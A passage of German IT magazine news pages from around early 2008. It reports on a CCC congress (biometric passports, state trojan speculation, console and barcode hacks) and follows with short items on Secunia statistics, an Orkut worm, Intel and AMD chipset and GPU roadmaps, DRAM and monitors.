Parallel meldeten die Biometrie-Experten des CCC, dass es laut Mitarbeitern von Meldeämtern schwere Probleme bei der Erfassung von Fingerabdrücken für den neuen Reisepass gibt. So sei es teils schon bei 40- oder 50-Jährigen kaum mehr möglich, aufgrund natürlicher Abreibungen ein computerlesbares Abbild der Minuten auf einem der acht in Frage kommenden Finger zu erstellen. Dabei seien die Qualitätsanforderungen an die Abdrücke bereits weit nach unten geschräubt worden. Ferner sei die Prozedur bei den Meldestellen deutlich zeitaufwendiger, als von offizieller Seite angegeben. Um den „harten“ Alltag der Sachbearbeiter aufzulockern, rief Kurz dazu auf, kreativ zu sein und die Fingerkuppen bei entsprechender Hornhautbildung notfalls mit dem Lötkolben etwa mit dem CCC-Signet des „Datenknoten“ zu verschönern.

Bei der Spekulation um den Bundestrojaner für eine heimliche Online-Durchsuchung von PCs schien es Andreas Bogk vom CCC noch am wahrscheinlichsten, dass die Computerwanze in Hardwareform im Rahmen einer heimlichen Wohnungsdurchsuchung eingebaut werden könnte. Entsprechende „USB-Teile“ seien in Form eines Keyloggers zur Aufzeichnung von Tastatureingaben bereits in einem Internet-Café entdeckt worden. Zu diesem Ansatz passe, dass Krimi-




nalämter jüngst eine Befugnis für verdeckte Wohnungsdurchsuchungen gefordert hätten. Das technische Know-how für die Programmierung der Spionagelösung traut Bogk am ehesten noch dem Bundesnachrichtendienst (BND) zu – der gehöre zu den „ständigen Gästen“ von CCC-Veranstaltungen. Andere Behörden würden auf dessen Wanzenortiment per „Amtshilfe“ zugreifen, nur das Bundeskriminalamt (BKA) poche auf eine In-Haus-Variante. Die größte „Schmach“ war für die Bundesregierung laut Kurz 2007, dass sie mitten in der Debatte über die geplanten Online-Durchsuchungen zugeben musste, „dass sie selbst von chinesischen Hackern verseucht worden ist“.

### Konsolenhacks

Groß war auch erneut die Zahl der gezeigten Hacks. So führt

das Team des Free60-Projekts vor, wie Linux nebst Gnome-Oberfläche auf der gut abgeschotteten Xbox 360 zum Laufen zu bringen ist. Die Spielkonsole kann so für ihren derzeit 299 US-Dollar betragenden Kampfpreis wie ein normaler, schneller PC genutzt werden. „Alles läuft bis auf die Tonausgabe“, freute sich Felix Domke von der Truppe, die einen Linux-Bootloader und einen Kernel des freien Betriebssystems für die Xbox zur Verfügung gestellt hat. So ist es möglich, beliebigen eigenen Code auf der Konsole auszuführen. Allein die jüngste Xbox-Hardware wird nicht unterstützt, da sie auch ganz neue Betriebsprogramme enthält.

Knackpunkte zeigte laut dem Entwickler TyRaNiD vom Prometheus-Projekt auch die Playstation Portable (PSP). Sony habe einen Service-Modus in das tragbare Gerät implementiert, der



**Überwacht die Überwacher: Mikroopter im Eigenbau geben den Hackern ganz neue Mittel an die Hand, bis hin zu GPS-gesteuerten Autopiloten für Modellflugzeuge.**

einen externen Zugang zum Flash-Speicher ermögliche. Mit dem Knacken der Verschlüsselungsfunktionen für den dazu erforderlichen Memory-Stick sei es auch hier möglich geworden, den Bootcode zu entschlüsseln. „Endprodukt“ sei die „Pandora-Batterie“ gewesen, dank der eigenen Code oder Linux auf der PSP zum Laufen gebracht werden kann. Andere Hacker zeigten, dass auch auf Nintendos Wii inzwischen erste eigene Programmbestandteile direkt laufen. So fielen den Sicherheitsexperten beim Auslesen des Speichers der Box über eine serielle Schnittstelle die Schlüssel für das genutzte Kryptosystem in die Hände. Die Bastler sind optimistisch, bald die Komponenten des Hacks und eine Linux-Portierung veröffentlichen zu können.

Nicht ungeschoren davon kam auch Apple. So stellte Alexander Graf eine Emulationslösung vor (<http://alex.csgraf.de/self/?qemu/>), mit der Mac OS X ohne Modifikationen in Virtualisierungssoftware laufen kann. Theoretisch funktioniert das auch auf Intel-kompatiblen Standard-PCs. Apple betrachte eine solche Installation aber als illegal, warnte der Programmierer. Seine Motivation sei gewesen, auf Original-Apple-Hardware mehrere virtuelle Mac-Betriebssysteme parallel laufen zu lassen. Er wolle auch ein eigenes gehärtetes Linux-System installieren und Mac OS X dann nur für spezielle Anwendungen in einer virtuellen Maschine hochfahren.

Mac OS X führt der CCC generell neben Microsofts Vista oben auf der Liste der Aspiranten für die „Sicherheitsalpträume 2008“. Es gäbe eine „Inflation“ an aufgedeckten „Bugs“, meinte der CCC-Veteran Frank Rieger, die aber aufgrund der fehlenden Zahlungsbereitschaft der Kalifornier für solche „Exploit-Hinweise“ noch zurückgehalten würden. Im Bereich „Mobile Malware“ bedankte sich der Hacker zudem für das iPhone: „Das ist der Traum“: Tolle Hardware, jede Applikation dürfe alles, alle Programme würden dieselben Dienste nutzen und alle Anwender blind jedes Software-Gadget installieren. Der Blick in die Glaskugel signalisierte den Hackern zudem unter anderem Bio- und Roboterhacking als neue Spielfelder. Schier jede große Fertigungs- oder Fräsmaschine werde mit Windows und

Netzwerkfähigkeiten bestückt, warnte Rieger vor allzu leicht zu knackenden IT-Installationen in Fabriken.

### Mehr Biss

Bereits ins Visier genommen haben Hacker die zunehmenden und oft schlecht abgesicherten Anwendungen von Barcodes. Besonders weit klaffen Lücken laut „FX“ von der Gruppe Phenolit beim „Mobile Tagging“. Dabei wird mit Hilfe eines Kamerahandys ein 2D-Barcode wie QR oder DataMatrix fotografiert und mit einer kommerziell verfügbaren Software auf dem Mobiltelefon dekodiert. So soll dem Nutzer das Eintippen von Webadressen auf dem Handy erspart bleiben. Gerade die Verwendung solcher Verfahren in Zeitungen wie der „Welt kompakt“, mit denen mobile Surfer auf die eigenen Online-Inhalte oder Werbeangebote verwiesen werden können, öffnet FX zufolge einfache Wege für Angriffe per Cross Site Scripting (XSS).

Nicht viel schwieriger zu knacken sind dem Experten zufolge etwa die über das Internet ausdruckbaren Boardingpässe, wo in 2D-Codes neben Flug- oder Buchungsnummer auch die zu nutzende Klasse abgespeichert sei. Nils Magnus zeigte gesondert auf, wie „verzweifelter Haushaltshacker“ durch „Pfandbetrug Marke Eigenbau“ ein wenig Kasse machen können. Seinen Tests nach sind die meisten Geräte zur Pfandrückgabe „sehr liberal“.

Trotz kritischer Stimmen, die dem CCC wahlweise zu viel Populismus oder Versagen als Lobby für die Bürgerrechte unterstellt, waren sich nach vier Tagen Spaß am Gerät fast alle Teilnehmer einig: Die Richtung stimmt. Pritlove ermunterte die Gemeinde, eigene Hakerräume für die schöpferisch-kritische Auseinandersetzung mit der Technik einzurichten und Flagge zu zeigen. Mehr Aktivismus mit kräftigerem politischen Biss gelobten die Hacker für 2008. (jk)

## Viele Windows-Anwendungen verwundbar

Nach Angaben des Sicherheitsdienstleisters Secunia sind über 20 Prozent der unter Windows installierten Anwendungen nicht auf dem neuesten Versionsstand und weisen bekannte Sicherheitslücken auf. Die Zahl stammt von dem seit über einem Jahr kostenlos angebotenen Personal Security Inspector (PSI), den zur-

zeit knapp 20 000 Anwender auf ihren Systemen installiert haben. Das Tool scannt die auf einem Rechner installierten ausführbaren Dateien nach ihren Versionsnummern. Die jetzt registrierten 20 Prozent unsicherer Anwendungen lassen einen Trend zur Besserung erkennen: Im Mai 2007 waren es 28 Prozent. (bo)

## Wurm befällt Social-Networking-Seite

Zahlreiche Anwender von Googles Beziehungsnetzwerk Orkut haben sich ihr Profil mit einem Wurm infiziert. Laut Symantec hat der JavaScript-Wurm in 24 Stunden fast 700 000 Profile von Anwendern befallen. Der Wurm verbreitete sich über die Gästebücher von Orkut, in die er JavaScript einschleuste. Dazu lockte der Wurm Anwender per E-Mail auf infizierte Scrapbooks. Mittels des von vorherigen Sessions gespeicherten Cookies konnte der Wurm auf das Orkut-Profil seines Opfers zugrei-

fen und sich in dessen Scrapbook respektive Profil schreiben.

Die PCs der Anwender wurden von dem Orkut-Wurm nicht befallen, das Problem blieb allein auf die Orkut-Seiten beschränkt. Die infizierten Scrapbooks wurden inzwischen bereinigt. Orkut will künftig zu Scrapbooks hinzugefügte Inhalte genauer unter die Lupe nehmen. Die Möglichkeit, JavaScript- und Flash-Inhalte in Scrapbooks hinzuzufügen, wurde erst kürzlich bei Orkut eingeführt. (dab)

## Mini-ITX lüfterlos oder aufrüstbar

Die Firma Advantech bietet mit der ARK-6000-Serie sowohl Gehäuse für kompakte Industrie-Rechner als auch ein lüfterloses Barebone-System an. In das 27,2 cm × 7,8 cm × 23,2 cm große Gehäuse ARK-6620 passt ein Mainboard im Mini-ITX-Format zusammen mit einer 3,5"-Festplatte. Diese wird stoßgedämpft gelagert. Die Stromversorgung übernimmt ein internes 180-Watt-Netzteil. Für Aus- und Eingänge, die nicht auf der ATX-Blende liegen, bietet das Gehäuse eine Reihe von vorgestanzten Durchbrüchen. Ein Klappe am Gehäuseboden gewährt Zugriff auf CF-Kartenschächte oder Erweiterungs-Slots auf der Unterseite des Mainboards. Ein 6-cm-Lüfter sorgt für Kühlung.

Das Gehäuse ARK-6610 entspricht weitgehend dem ARK-6620, ist jedoch mit 15,6 cm doppelt so hoch. So kann es ein – ebenfalls schwingungsgedämpft gelagertes – optisches Slimline-

Laufwerk und eine Steckkarte aufnehmen. Der Lüfter misst beim ARK-6610 9 cm.

Das kleinste der drei Gehäuse das ARK-6310 (23,2 cm × 6,5 cm × 23,2 cm), bietet Advantech als Barebone an. Im Inneren steckt bereits ein Mini-ITX-Mainboard mit wahlweise einem Pentium M LV (1,4 GHz) oder einem Celeron ULV (600 MHz). Der 82855-GME-Chipsatz von Intel kümmert sich auch um die Grafikausgabe. Arbeitsspeicher und eine 2,5"-Festplatte muss der Kunde selbst einbauen. Zum Aufrüsten gibt es einen Mini-PCI- sowie einen CF-Slot. Versorgt wird das ARK-6310 mit einer Gleichspannung zwischen 14 und 24 Volt. Das Mini-ITX-Barebone kommt dabei ohne Lüfter aus.

Preise für die Systeme nennt Advantech derzeit nur auf Anfrage. In den eigenen Online-Shop hat der Hersteller die ARK-6000-Familie auch noch nicht eingepflegt. (bbe)



Die ARK-6000-Gehäuse nehmen Mini-ITX-Mainboards auf und bieten schwingungsgedämpfte Einbaurahmen für Festplatten: ARK-6310 (oben), ARK-6610 (unten) und ARK-6620 (Mitte).

## Winzige Schutzdiode

Infineon hat die nach eigenen Angaben kleinste Schutzdiode vorgestellt: Die nur 0,6 mm × 0,3 mm × 0,3 mm große Transient Voltage Suppressor Diode (TVS) kann Spannungen von bis zu 20 000 Volt ableiten und so elektronische Baugruppen vor elektrostatischen Entladungen schützen. Dabei hat sie eine Ansprechzeit von weniger als einer halben Nanosekunde. Laut In-

fineon sollen sich so auch kleine Geräte wie MP3-Player gut schützen lassen. Elektrostatische Entladungen treten auch auf, wenn man beim Anfassen einer Türklinke einen leichten Schlag bekommt. Dabei fließt zwar kaum Strom, die Spannung kann jedoch einige kV betragen. Wie der Winzling indes heißt, hat Infineon noch nicht verraten. (bbe)



Die winzige Schutzdiode von Infineon kann elektrostatische Entladungen von bis zu 20 kV ableiten.

## Computer-on-Module mit Server-Technik

Die COM-Express-Platine CXE-DX7520, die die Firma MSC anbietet, bringt auf 12,5 cm × 9,5 cm Server-Technik von Intel unter. Ein E7520-Chipsatz und die Southbridge 6300ESB verbinden einen Doppelkern-Xeon-Prozessor (bis 2,16 GHz) mit bis zu 4 GByte Speicher (DDR2-400). Auf Wunsch gibt es das CXE-DX7520 auch mit den Stromsparprozessoren der Xeon-LV-Serie (Low Voltage). Für die Kommunikation mit der Außenwelt bietet der Einplatinencomputer über die beiden COM-Express-Steck-

verbinder auf der Unterseite insgesamt 21 PCIe-Lanes (2 × x8, 1 × x4, 1 × x1) sowie PCI, VGA, SATA, IDE und Gigabit-LAN an.

COM-Express-Platinen brauchen ein Basis-Board, das die Anschlüsse nach außen führt und für die Spannungsversorgung sorgt. Der Entwicklungsaufwand für ein solches Basissystem ist jedoch wesentlich geringer als der für eine komplexe Platine mit Chipsatz, Speicher und x86-Prozessor. Zudem lassen sich so Prozessor und Chipsatz leicht tauschen. (bbe)



Mit der COM-Express-Platine CXE-DX7520 lassen sich relativ einfach Rechner mit Xeon-Technik bauen. Im einfachsten Fall muss die Basisplatine nur SATA-, USB- und VGA-Ports nach außen führen.

Anzeige

## Intel-Chipsätze 2008: PCI Express 2.0, TPMs – und USB 3.0?

Etwa ab Mitte 2008 will Intel die neue Chipsatz-Generation Eagle-lake für Core-2-Mainboards mit LGA775-Fassungen einführen. Wahrscheinlich wählt Intel dafür Namen wie P45, G45, G43 und Q45 – die Baureihe 4 wird dann also die aktuelle Serie 3 (X38, P35, G33, G31, Q35, Codename: Bearlake) ablösen. Mit dem X48 erscheint wohl bereits im ersten Quartal ein Serie-4-Vorreiter, bei dem es sich aber um eine nur leicht überarbeitete Variante des X38 handeln dürfte: Die Northbridge (beziehungsweise der Memory Controller Hub, kurz MCH) wird FSB1600-Prozessoren unterstützen, aber weiterhin mit dem aktuellen I/O Controller Hub ICH9R als Southbridge kooperieren.

Während bisher lediglich der teure X38 PCI Express 2.0 unterstützt, dürfte die schnellere (und zu PCIe 1.0/1.1 abwärtskompatible) PCIe-Version in allen Serie-4-Chipsätzen Einzug halten. Wahrscheinlich wird der P45 einen auf zwei PCIe-x8-Steckplätze (etwa für AMD Crossfire) aufteilbaren PCIe-x16-Port enthalten. Beim G45 will Intel den integrierten Grafikkern (GMA X4500) aufbohren: Direct3D 10 und potente Beschleunigungsfunktionen für HD-Video-Material werden ebenso erwar-

tet wie direkt eingebaute Ports für digitale Displays, also ein HDCP-fähiger DVI-Anschluss, HDMI oder möglicherweise auch schon ein DisplayPort. Bei den grafiktauglichen Serie-3-Versionen ist für solche Funktionen ein Zusatzchip nötig, der sich auch in Form einer ADD2-Karte für den PEG-Slot nachrüsten lässt.

Für den Q45, der für fernwartbare „vPro“-Bürocomputer mit ausgefeilten Sicherheits- und Virtualisierungsfunktionen gedacht ist, hat Intel-Vizepräsident Pat Gelsinger höchstpersönlich

einige Neuerungen angekündigt: ein fest eingebautes Trusted Platform Module (TPM), Hardware-Beschleunigungsfunktionen für Verschlüsselungsalgorithmen (Danbury Technology) und die aufgemöbelte Fernwartungstechnik Active Management Technology (AMT) 5.0. Während der Q45 wahrscheinlich erst im Herbst kommt, könnten die anderen Serie-4-Modelle schon knapp vor der Jahresmitte erscheinen, Prototypen von P45-Boards dürften in diesem Fall auf der CeBIT 2008 im März zu sehen sein.

Die neue Southbridge ICH10 wird sich wohl nur in Details von ICH9 und der RAID-tauglichen Version ICH9R unterscheiden. Intel dürfte nun endlich den AHCI-Betriebsmodus der SATA-II-Ports in allen ICH10-Varianten freischalten und man munkelt auch, dass die eSATA-Unterstützung verbessert werden soll – etwa in Form von FIS-based Switching zum Anschluss externer SATA-Festplattengehäuse mit mehreren Laufwerken. Die bisherigen eSATA-tauglichen ICH-Versionen kennen nur das langsame Command-based Switching.

Auf dem Entwicklerforum IDF im Herbst hatte Pat Gelsinger auch über den Superspeed-Modus von USB 3.0 gesprochen, der die USB-Bruttodatentransferrate im Vergleich zu USB 2.0 High-Speed (480 MBit/s) verzehnfachen könnte. Im Zusammenspiel mit weiteren Optimierungen soll Superspeed netto sogar mehr als zehnmal so schnelle Datenübertragungen wie bisher ermöglichen, in der Praxis wären das wohl rund 400 MByte/s. Ob allerdings bereits der ICH10 einen USB-3.0-Controller enthalten wird, ist fraglich – die Spezifikation des neuen Superspeed-Modus will das USB Implementers Forum ([www.usb.org/usb30](http://www.usb.org/usb30)) erst 2008 fertigstellen. (ciw)



Die USB-3.0-Spezifikation soll in der ersten Hälfte des Jahres 2008 erscheinen und den Superspeed-Betriebsmodus beschreiben.

## AMDs Grafikchip-Roadmap für 2008

Auf einer Analysten-Konferenz gab AMD einen Ausblick auf seine kommenden Grafikchips. Ende Januar soll der High-End-Neuling mit Codenamen R680 vermutlich unter der Bezeichnung Radeon HD 3870 X2 in den Handel kommen. Ein PCIe-Switch verknüpft zwei RV670-Chips, die auch auf Grafikkarten mit Radeon HD 3870 und HD 3850 zum Einsatz kommen, zu einem lokalen Crossfire-Verbund. Der Grafikspeicher besteht aus jeweils 512 MByte pro GPU (angebunden mit je 256 Datenleitungen), aufgrund der doppelt vorliegenden Texturdaten addiert sich die effektive Speicherkapazität aber nicht. Weitere technische Daten wie die Taktfrequenzen oder der verwendete Speichertyp sind noch nicht bekannt.

In der Mittel- und Einstiegerklasse steht im Januar ebenfalls

ein kleiner Generationswechsel an. Der mit 55 nm Strukturgröße gefertigte RV635 soll den Radeon HD 2600 XT/Pro im 100-Dollar-Preissegment ersetzen und wird wohl Radeon HD 3650 heißen. Die Spezifikationen der 3D-Einheiten bleiben nahezu unverändert, lediglich die Unterstützung von Direct3D 10.1 ist neu. Weiterhin besitzt der neue Chip ein PCI-Express-2.0-Interface, eine überarbeitete Version der Videobeschleunigungseinheit UVD sowie die neue Monitorschnittstelle DisplayPort. Für die Einsteigerklasse sieht AMD als Ablösung der Radeon-HD-2400-Varianten den RV620 mit 64-Bit-Speicher-Interface vor. Die technischen Neuerungen entsprechen denen des Mittelklassechips RV635.

Noch im Frühjahr 2008 plant AMD die Mobilvarianten der Radeon-HD-3000-Serie mit den

Codebezeichnungen M88 (Performance), M86 (Mittelklasse) und M82 (Einstieger) im Rahmen der Puma-Plattform vorzustellen. Die Grafikchips können mit der integrierten Grafikeinheit des RS780-Chipsatzes im Hybrid-Crossfire-Modus zusammenarbeiten, was die 3D-Leistung steigern soll. Im 2D-Modus schaltet die dedizierte GPU ab, den Bildschirmaufbau übernimmt dann stromsparend die Grafikeinheit des Chipsatzes.

Erst gegen Ende des Jahres soll die Nachfolgegeneration der PC-Grafikchips mit Codenamen R700 das Licht der Öffentlichkeit erblicken. Vermutlich handelt es sich dabei um ein Multi-Chip-Modul (MCM) mit mehreren GPUs auf einem Träger, die über integrierte PCIe-Switches miteinander kommunizieren. (chh)



### Hardware-Notizen

Für Entwickler von Programmen, die das **CUDA-Toolkit für Berechnungen auf Grafikprozessoren** und Tesla-Applikationsbeschleunigern verwenden, richtete Nvidia die Community-Website [www.nvidia.de/cuda](http://www.nvidia.de/cuda) ein. Dort finden sich Dokumente zu Programmiertechniken, Anwendungsbeispiele und Foren.

Zur **Server-Fernschaltung** ist der Telejet Webresetter der Firma ICO gedacht: Mit dem ab etwa 100 Euro erhältlichen System kann man Maschinen aus der Ferne neustarten.

Verax stellt mit dem rund 75 Euro teuren X21NGA einen vergleichsweise leisen **Xeon-Kühler** vor, der auch für Quad-Cores-taugen soll.


## 1 Milliarde Transistoren auf 56 Quadratmillimetern Fläche

Der US-amerikanische Speicherchip-Hersteller Micron hat ein 1-GBit-SDRAM entwickelt, das lediglich 56 Quadratmillimeter Siliziumfläche belegt. Die Massenproduktion dieses Speicherchips – zunächst mit DDR2-Schnittstelle – soll Anfang 2008 anlaufen, wobei Micron auf 68-Nanometer-Fertigungstechnik setzt. Andere Speicherchip-Hersteller (darunter Hynix und Samsung) sind bereits bei 60-nm-Strukturen angelangt und wollen ab Mitte 2008 auf 54-nm-Fertigung umstellen, Qimonda plant den Umstieg von 75 auf 58 Nanometer. Micron behauptet, trotzdem das zurzeit kleinste 1-GBit-Die bauen zu können, weil die Fläche einer Speicherzelle nur das Sechsfache des Quadrats der kleinsten Strukturbreite (Feature Size, kurz F) des Chips beträgt. Diese  $6F^2$ -Zellen seien kompakter als die von den meisten anderen DRAM-Firmen noch implementierten  $8F^2$ -Zellen – was bei  $1\,073\,741\,824$  (also  $2^{30}$ ) Speicherzellen auf einem Chip plus der nötigen Reserve deutlich ins Gewicht fällt. Zum Vergleich: Die von Hynix mit 80-nm-Fertigungstechnik produzierten 512-MBit-DDR2-SDRAMs mit  $8F^2$ -Zellen belegen ebenfalls 56 Quadratmillimeter Wafer-Fläche. Laut der gemeinsam von den Chip-Herstellern entwickelten ITRS-Roadmap werden auch die anderen DRAM-Firmen im Laufe der nächsten Jahre auf  $6F^2$ -Zellen umsteigen – der Silizium-Flächenbedarf bestimmt wesentlich die Kosten eines Speicherchips.

Bei DRAMs kommt die seit Jahren übliche Kombination eines Transistors (T) mit einer winzigen Kondensatorstruktur (C) zum Einsatz, wobei letztere lediglich noch zwischen 25 bis 30 Femtofarad Kapazität hat. Qimonda-Forscher haben die von ihrem Unternehmen (damals noch als Siemens Halbleiter) gemeinsam mit IBM entwickelte Trench-Kondensatortechnik für die 58-nm-Generation ertüchtigt: Der sogenannte Graben (Trench) im Silizium ist jetzt U-förmig (Extended U-Shape Cell Device, EUD).

Statt auf die etablierte 1T1C-Zelle setzt das schweizerisch-amerikanische Unternehmen Innovative Silicon (ISi) beim sogenannten Z-RAM auf den eigentlich parasitären „Body Effect“ der Silicon-on-Insulator-(SOI)-Technik. SOI-Wafer nutzen etwa IBM und

AMD für ihre Hochleistungsprozessoren, und AMD hat auch bereits eine Z-RAM-Lizenz erworben, um möglicherweise die aufwendigen Sechs-Transistor-(6T-)SRAM-Zellen der CPU-Caches durch Z-RAM zu ersetzen. Mit Hynix untersucht aber auch ein DRAM-Hersteller bereits, ob Z-RAM als Ersatz für 1T1C-Strukturen taugt. (ciw)



Kleinere Chips, billigere DIMMs: 1-Gbit-Chips lösen allmählich die 512-Mbit-Vorgänger ab.

## Multimediales LCD

Ab Januar bietet AOC einen 22-zölligen Monitor an, der sich für anspruchsvolle Büroeinsätze ebenso empfiehlt wie für den heimischen Schreibtisch: Videokonferenzen und multimediale Chats unterstützt der 2217Pwc mit eingebauter Webcam, Mikrofon und Lautsprecher. Zusätzlich gibt es drei USB-Anschlüsse. Das hochglänzende (Glare-)Display nutzt 1680 × 1050 Pixel, ist Vista-Premium-zertifiziert und beherrscht am DVI-Eingang den HDCP-Kopierschutzmechanismus. Die Videodarstellung soll es mit seinem Dynamic Color Boost auf Knopfdruck optimieren. Der Hersteller verspricht hier einen dynamischen Kontrast von 3000:1 und dank 5 ms Reaktionszeit eine schlierenfreie Wiedergabe. Das höhenverstellbare LCD ist schmal eingefasst, lässt sich seitlich drehen und weit nach vorn und hinten neigen. AOC will den gut ausge-



Mit dem schicken 22-Zöller von AOC soll die Videotelefonie ganz ohne Headset gelingen.

statteten, in schwarz glänzender Piano-Optik gehaltenen 2217Pwc für günstige 297 Euro anbieten. (uk)

## Erster Monitor mit DisplayPort

Dell bietet den ersten Monitor mit der neuen digitalen Schnittstelle DisplayPort an. Diese wurde von Herstellern aus dem PC-Bereich entwickelt, darunter AMD/ATI, Dell, Genesis, HP, Intel, Lenovo, Nvidia und Samsung. Der DisplayPort unterstützt mit einer Bandbreite von 10,8 GBit/s dieselben Auflösungen wie



Dells hochauflösender 30"-Monitor 3008WFP hat die Digitalschnittstellen HDMI, DVI und den DisplayPort.

HDMI 1.3 und ist signalkompatibel zu DVI und HDMI. So ganz hat sich Dell aber nicht getraut, ausschließlich auf die neue Schnittstelle zu setzen: Das 30-zöllige LC-Display 3008WFP besitzt außer dem DisplayPort als Digitaleingang auch HDMI- und DVI-Anschlüsse. Außerdem findet man am Gerät analoge Videoeingänge, einen USB-2.0-Hub mit vier Downstreams sowie den bei Dell-Monitoren inzwischen fast obligatorischen Multi-Card-Reader.

Das höhenverstellbare Display zeigt wie sein Vorgänger 3007WFP 2560 × 1600 Bildpunkte. Es soll Einblickwinkel von 178 Grad erlauben, was auf ein PVA-Panel schließen lässt. Als Reaktionszeit nennt Dell 8 ms (grey-to-grey), der dynamische Kontrast ist mit 3000:1 angegeben, die maximale Leuchtstärke mit 370 cd/m<sup>2</sup>. Interessanter sind indes die Angaben zum Farbumfang: Der 30-Zöller soll laut japanischer Webseite 117 Prozent von NTSC abdecken. Dieser sehr große Gamut ist eigentlich nur mit einem LED-Backlight und fein abgestimmten Farbfiltern zu erreichen. Dell will den 3008WFP in Deutschland ab Anfang Januar für 1600 Euro anbieten. (uk)

## Starkes Wachstum bei Farblaser-Multifunktionsgeräten

Der Verkauf von Multifunktionsgeräten mit Farblaserdruckwerk ist nach Einschätzung der Hersteller in diesem Jahr stark angestiegen. Das Niveau blieb indes relativ niedrig: 2007 sollen etwa 58 000 Geräte verkauft worden sein, wie Hewlett-Packard unter Berufung auf das Marktforschungsinstitut IDC angibt. Im Jahr zuvor waren es etwa 26 000 Farb-Kombidrucker. Die Schwarzweiß-Kombis waren mit rund 400 000 verkauften Geräten gefragter; der Zuwachs fiel hier allerdings deutlich geringer aus.

Angesichts der relativ geringen Stückzahlen ist es wenig erstaunlich, dass sich Neuein-

steiger Samsung aus dem Stand einen Anteil von etwa 15 Prozent sichern konnte. Der koreanische Hersteller hatte Anfang 2007 mit dem CLX-3160FN sein erstes Farblaser-Multifunktionsgerät vorgestellt, das vor allem mit seiner sehr kompakten Bauweise aus der Masse hervorstach (siehe c't 14/07, S. 151). Branchenprimus HP verlor nach Angaben aus Herstellerkreisen nur leicht, der Marktanteil sank von etwa 44 Prozent im Jahr 2006 auf 41 Prozent im Jahr 2007. Die stärksten Verluste verzeichneten den Angaben zufolge die Firma Epson; ihr Anteil sank von 28 Prozent im Jahr 2006 auf nunmehr 8 Prozent in 2007. (tig)

## USB-Monitore jetzt mit Aero-Unterstützung

Der kalifornische Hersteller DisplayLink hat seine Software „Virtual Graphics Card“ (VGC) in der Version 4.3 veröffentlicht. Mit ihr nehmen mit DisplayLink-Technik ausgestattete Monitore die digitalen Bildsignale auch per USB-Verbindung entgegen. Die VGC-Software richtet dazu auf dem PC eine virtuelle Grafikkarte ein, die die Daten über eine USB-Verbindung zum Monitor schickt.

Mit der aktuellen VCG-Version soll die virtuelle Grafikkarte auch die 3D-Effekte der Aero-Oberfläche von Windows Vista unterstützen. Bislang musste man im USB-Betrieb eines Monitors auf die Desktop-Verschönerung Aero-Glas verzichten, weil die virtuelle Grafikkarte die dafür erforderlichen DirectX-Funktionen nicht beherrschte. Wie DisplayLink das Treiberproblem unter Vista gelöst hat, ist noch unklar: Microsoft hatte unter Vista mit dem Windows Display Driver Model (WDDM) eine neue Treiberarchitektur eingeführt, bei der alle aktiven Grafikkarten – sowohl echte als auch virtuelle – zur Darstellung der Aero-Glas-Oberfläche denselben WDDM-Treiber nutzen müssen.

Laut DisplayLink unterstützt die Vista-taugliche Version 4.3 unter anderem die universellen Notebook-Docking-Stationen von Kensington und Toshiba, die USB-fähigen Bildschirme Syncmaster 940UX von Samsung sowie das 20"-Display L206WU von LG. Auf der DisplayLink-Webseite steht das rund 7 MByte große Softwarepaket ab sofort zum Download bereit.

Künftig will DisplayLink das USB-Monitor-Konzept um drahtlose Varianten erweitern. Die Kalifornier haben mit der Firma Aeron einen Wireless-USB-Grafikadapter entwickelt, der die Videosignale per UWB-Funktechnik (Ultra Wide Band) über kurze Entferungen zum Monitor schickt. Das Referenzdesign wollen die Unternehmen erstmals im Januar auf der Consumer Electronic Show (CES) präsentieren. Es kombiniert Alerons von der WiMedia Alliance zertifiziertes Wireless-USB-Chipset AL5000 mit Netzwerk-Display-ICs und der VGC-Software von DisplayLink. Der UWB-Grafikadapter soll Auflösungen bis  $1680 \times 1050$  Bildpunkte mit 24 Bit Farbtiefe unterstützen und Videos ruckelfrei wiedergeben. (spo/uk)

## Blickwinkelstabil 19-Zöller von Eizo


Mit den Worten breit und günstig könnte man das Gros der im vergangenen Jahr erschienenen LCDs beschreiben. In Größen bis 24-Zoll erblickten überwiegend 16:10-Displays mit TN-Panel das Licht der Welt.

